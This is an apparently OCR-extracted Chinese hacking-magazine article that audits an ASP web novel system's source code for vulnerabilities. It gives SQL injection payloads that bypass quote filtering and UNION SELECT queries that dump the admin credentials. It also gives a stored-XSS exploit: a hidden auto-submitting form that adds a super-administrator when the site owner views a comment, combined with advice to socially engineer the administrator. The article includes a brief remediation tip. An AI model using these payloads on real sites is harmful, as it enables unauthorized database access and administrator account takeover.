


图 4

用它来做点事情。先进去看看，如图5 所示。




图 5

原来如此，原来如此！

漏洞发现过程

1.SQL注入漏洞

通过百度很快找到这套系统源码并下载回来，至于拿到一套源码后如何快速的找到可能存在的漏洞，这里我就不多说了，不懂的朋友可以参看黑防4期上firstsee的文章。先看登录代码，如下：

```
username=trim(replace(request("username"),"'",""))
password=trim(replace(request("password"),"'",""))
sql="select * from admin_user where username='"&username&"' and password='"&password&"'"
set rs=server.createobject("adodb.recordset")
rs.open sql,conn,1,1
if rs.eof then
response.write "<script> alert('用户名或密码错误!';history.back(-1);</script>)"
    response.end ()
    else
        Session("username")=rs("username")
        Session("userclass")=rs("userclass")
        Session("password")=rs("password")
        response.redirect "admin.asp"
    end if
    rs.close
    set rs=nothing
```

用户名与密码都设置了单引号过滤，字符型参数过滤了单引号我们就可以认为它是安全的。管理员登录成功后赋Session变量值，后台所有页面用<!-- #include file="Session.asp" -->来判断是否Session为空，若为空则返回登录页面。可恶，如果Session可以伪造就好办了，但实际上这不太可能。

这样也好，省得我们看太多的代码，凡是admin开头的文件我们都不看，有漏洞也拿它没办法。很快，我就发现有几个文件对变量没做任何过滤就放到SQL语句里去查询了，如 book.asp、book_zhang.asp、pinglun.asp、vote.asp的b_id=request("id")或id=request.QueryString("id")；还有的文件对ID变量做了过滤，过滤了单引号，如 bookgood.asp 、class.asp、gonggaodisp.asp 的id=replace(trim(request("id")),"'","")。当然还是有字符型变量过滤了单引号的，如quanben.asp。

> **小知识** 数字型变量没过滤或只过滤了单引号都是严重错误的安全思想。过滤了单引号，我们只要在构造SQL语句的时候避开单引号即可。比如我们以前常用的猜账号密码的语句为and 1=(select min(id) from admin where mid(username,n,1)='x')，其中n代表你猜第几位，可以一直从1猜到字符最后一位，x代表你要猜解的字符，可以从a猜到期z。现在过滤了单引号，我们可以用类似and 1=(select id from admin where asc(mid(username,1,1))>120)的语句，来猜他用户名的第一个字母的ASCII码值是否大于120，这样就成功绕过了单引号。

针对字符型参数过滤了单引号的情况，最好是把一个单引号替换成两个单引号。因为SQL语句中规定，'常量'这样表示的常量里，如果要用单引号，可以用两个单引号代替。这样，既可以保持用户输入的原貌，又可以保证程序的安全。

这里SQL注入漏洞常规利用，以及search.asp文件对字型变量Word未过滤产生的注入漏洞就不说了。我们重点说一下Union查询，因为在这套系统里我用Union查询有一点心得想和大家分享一下。book.asp的相关代码如下：

```
<%
b_id=request("id")
set rs1=server.CreateObject("ADODB.Recordset")
sql1="select * from b_class where b_id="&b_id
rs1.open sql1,conn,1,3
%>
<%
dim classid
classid=rs1("classid")
set rs2=server.CreateObject("ADODB.recordset")
sql2="select * from class where classid="&classid
rs2.open sql2,conn,1,1
%>
<%
set rs3=server.CreateObject("ADODB.Recordset")
sql3="select * from c_class where b_id="&b_id&" order by c_id desc"
rs3.open sql3,conn,1,1
%>
<%
dim c_id
c_id= rs3("c_id")
set rs4=server.CreateObject("ADODB.recordset")
sql4="select * from article where c_id="&c_id&" order by articleid desc"
rs4.open sql4,conn,1,1
%>
```

可以看到b_id是直接request过来的，没经过过滤，直接放到SQL1与SQL3这两个SQL语句中查询去了。而SQL1查询出来的结果rs1("classid")再赋给classid作为变量放到SQL2中去查询，SQL3查询出来的结果rs3("c_id")赋给c_id放到SQL4中去查询。漏洞是明显存在的，不过用Union查询就会发现总会出错，因为不同的表字段不同，而Union查询就是要前后查询字段数目一样。比如用ID查b_class表则需要15个，构造union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15 from admin_user where id=1则出错，如图6所示。




图 6

这表明SQL1执行成功了，而执行到SQL3时就不成功了，因为列数不匹配。而用此ID查c_class表要4个字段，用union select 1,2,3,4 from admin_user where id=1会显示下面的出错情况，如图7 所示。

这说明程序执行到SQL1就因为列数不匹配而报错。此问题同样出现在book_zhang.asp中，这里我就不再分析了。试着拿class.asp文件构造Union查询，成功的得到了想要的结果，不过依然有出错的画面，如图8 所示。




图 7




图 8

请仔细看上面的图，右边的查询结果还是报错说列数不匹配，而左边已经乖乖的暴出了账号密码。对比分析这些文件的代码我们可以得知，两个文件都有同一个参数来查询不同的表的代码。但如果不同的查询结果放到不同的表格里显示，即使同一个变量用Union查询出错，也不会影响另一个表格里的显示结果。book.asp就是因为一个表格里有<%=rs2("class")%>也有<%=rs1("zuozhe")%>，所以有一个出错就没办法显示正确的了，自然也暴不出东西。

2.跨站漏洞

当看到book.asp里没有过滤用户评论相关的参数，竟然直接写到数据库里的时候，我就暗暗担心此系统会有跨站漏洞，代码如下：

```
rsp.addnew
rsp("p_name")=trim(request.form("name"))
rsp("p_content")=trim(request.form("content"))
rsp("b_id")=b_id2
rsp("classid")=classid2
rsp.update
rsp.close
set rsp=nothing
```

写到数据库里的是输入的原貌，读到此页面的时候，我找一下。代码如下：

```
<TD width="69%" height="30" > □  <%=unhtml(rsp("p_content"))%></TD>
<TD height="30" align="right" valign="top"><%=rsp("p_name")%> &lt;<%=rsp("p_time")%>&gt;</TD>
```

其中p_content用了一个函数unhtml转换，而p_name与p_time没有转换。p_time一看就是时间，没办法控制，构造跨站语句的关键在p_name里，作者并没有对评论人姓名限制长度，也就是说我们可以随便跨。如图9 所示。




图9

许多朋友可能会问，跨站就这么点用？一提起跨站就会想起<img>，其实跨站不单单只有Img可玩。你也可以挂马，当然我不喜欢挂马，所以这里我就教你如何利用跨站漏洞在后台添加管理员，你可以直接修改后台管理员账号密码。

由于访问后台要Session验证，所以你要想办法让管理员在后面删除你的评论。当它浏览的时候跨站漏洞就会将你添加成管理员了。不过这需要我们充分运用社会工程学。研究了一下添加管理员的代码，发现它用request.from接收数据，也就是说我们的表单要用Post提交方式。一般来说我是把源码的Post方式改为Get方式，然后提交分析URL里的变量，最后构造相应表单的。当然你也可以去看程序源代码。经过一段时间的研究，我构造如下表单：

```
<form action="http://127.0.0.1/admin_user_class.asp?info=useradd" method="post" id="form">
<input type=hidden name="username" value="xysky">
<input type=hidden name="password" value="123456">
<input type=hidden name="e-mail" value="lovexysky@hack.com">
<input type=hidden name="QQ" value="12345678">
<input type=hidden name="userclass" value=3>
<input type="hidden" name="add" value="yes">
</form>
<script language="javascript">
this.document.forms[0].submit();
location.href('index.asp');
</script>
```

看看我测试的结果吧，由于多访问了几次我设的表单，所以加了许多xysky的管理员，如图10所示。

查看所有管理员

管理员名称	管理等级	添加时间	网站操作
xysky	超级管理员	2006-4-18 18:02:18	✕
xysky	超级管理员	2006-4-18 17:57:07	✕
xysky	超级管理员	2006-4-18 17:57:06	✕
xysky	超级管理员	2006-4-18 17:57:06	✕
